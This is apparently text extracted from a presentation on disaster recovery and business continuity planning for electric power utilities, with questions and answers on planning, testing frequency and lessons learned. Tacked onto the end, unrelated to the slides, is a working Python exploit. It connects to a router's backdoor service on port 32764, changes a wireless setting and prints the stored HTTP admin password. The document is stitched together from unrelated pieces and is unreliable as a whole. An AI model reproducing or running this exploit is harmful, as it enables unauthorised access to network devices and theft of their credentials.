

# Disaster Recovery in the modern EPU

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- **Different Disasters**
  - **Natural**
  - **Human**
- **Extraordinary situations**
  - **Unexpected difficulties**



- **Role of communications and information systems.**
  - **Robust telecommunication**
  - **Resilient information systems**
  - **Fast deployment communication facilities.**
  - **Adequate work processes for dealing with emergency situations.**



## THE UNIFYING PROCESS - BUSINESS CONTINUITY MANAGEMENT



Source: Business Continuity Institute



## □ Steps in a disaster recovery

- **Protect:**
  - Protecting the ICT environment
- **Detect**
  - Detecting incidents at the earliest opportunity
- **React**
  - Reacting to an incident
- **Recover**
  - Implementing the appropriate recovery strategy
- **Improvement**
  - Lessons learned from large and small incidents









# Steps in a disaster recovery LIMA 2015

Source: BS25777:2008





# Steps in a disaster recovery **LIMA 2015**



## Questions of the Special Reporter

### Q2-1. ALL:

In regions more prone to natural disasters, support from all levels within the company to elaborate a BCP/DRP (Business Continuity Plan/Disaster recovery Plan) should be expected.

- a. What about countries with little or no history at all with such occurrences?
- b. Are there difficulties in convincing players at any level to the need of implementing these plans, since that would involve more costs to the company?
- c. If so, what are they?





## Questions of the Special Reporter

### Q2-1:

- a. What about countries with little or no history at all with such occurrences?
  - *In general most investments are done in issues with most risks and in particular after experiencing disaster.*
  
- a. Are there difficulties in convincing players at any level to the need of implementing these plans, since that would involve more costs to the company?
  - *The expectation is that in general no resources or budgets will be allocated to a BCP as long as no disaster is experienced.*
  
- a. If so, what are they?
  - *Most difficulties to get the resources are:*
    - a. *Quantifying the risk of a disaster and*
    - b. *Particularly justifying its probability.*



## Questions of the Special Reporter

### Q2-2:

Is there a recommended frequency to run tests to check the soundness of a business continuity plan and to keep personnel adequately prepared to react in a real situation?

- *This is depending on the complexity of the organization and of the scope of the test. In general is one test a year the minimum. A higher frequency is often difficult to achieve; this demands a lot of preparation and resources. Besides this, it has often impact on the business.*



## Questions of the Special Reporter

### Q2-3:

Since WG D2.34 is an international group, what lessons can be learned from countries with extended experience in this area?

#### *Lessons learned:*

- *Having a D&DR plan*
- *Been prepared: Scenario, roles*
- *Test the plans and adjust them*
- *See also the Case Studies*



## Questions of the Special Reporter

**Q2-:4 ALL:**

**Could you mention a situation where the BCP/DRP proved to be essential for a company to recover from a disaster?**

*A good preparedness has helped may EPU companies, for example in Australia, New Zealand and in Japan (See Colloquium papers)*





## Questions of the Special Reporter

### Q2-5:

**Different EPU's have not yet a Disaster Recovery Plan. What would you advise them as essential points to be considered when elaborating the plan?**

- *Begin with a quick high level BIA and a BCP*
- *Include training and the regularly test.*
- *Refine and complete it in a second phase.*
- *Align with the business*



```
1  import socket
2  import struct
3  import sys
4
5  HOST = '192.168.1.1'
6  PORT = 32764
7
8  def send_message(s, message, payload='') :
9      header = struct.pack('<III', 0x53634D4D, message, len(payload))
10     s.send(header+payload)
11     sig, ret_val, ret_len = struct.unpack('<III', s.recv(0xC))
12     assert(sig == 0x53634D4D)
13     if ret_val != 0 :
14         return ret_val, "ERROR"
15     ret_str = ""
16     while len(ret_str) < ret_len :
17         ret_str += s.recv(ret_len-len(ret_str))
18     return ret_val, ret_str
19
20 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
21 s.connect((HOST, PORT))
22 send_message(s, 3, "wlan_mgr_enable=1")
23 print send_message(s, 2, "http_password")[1]
24
```

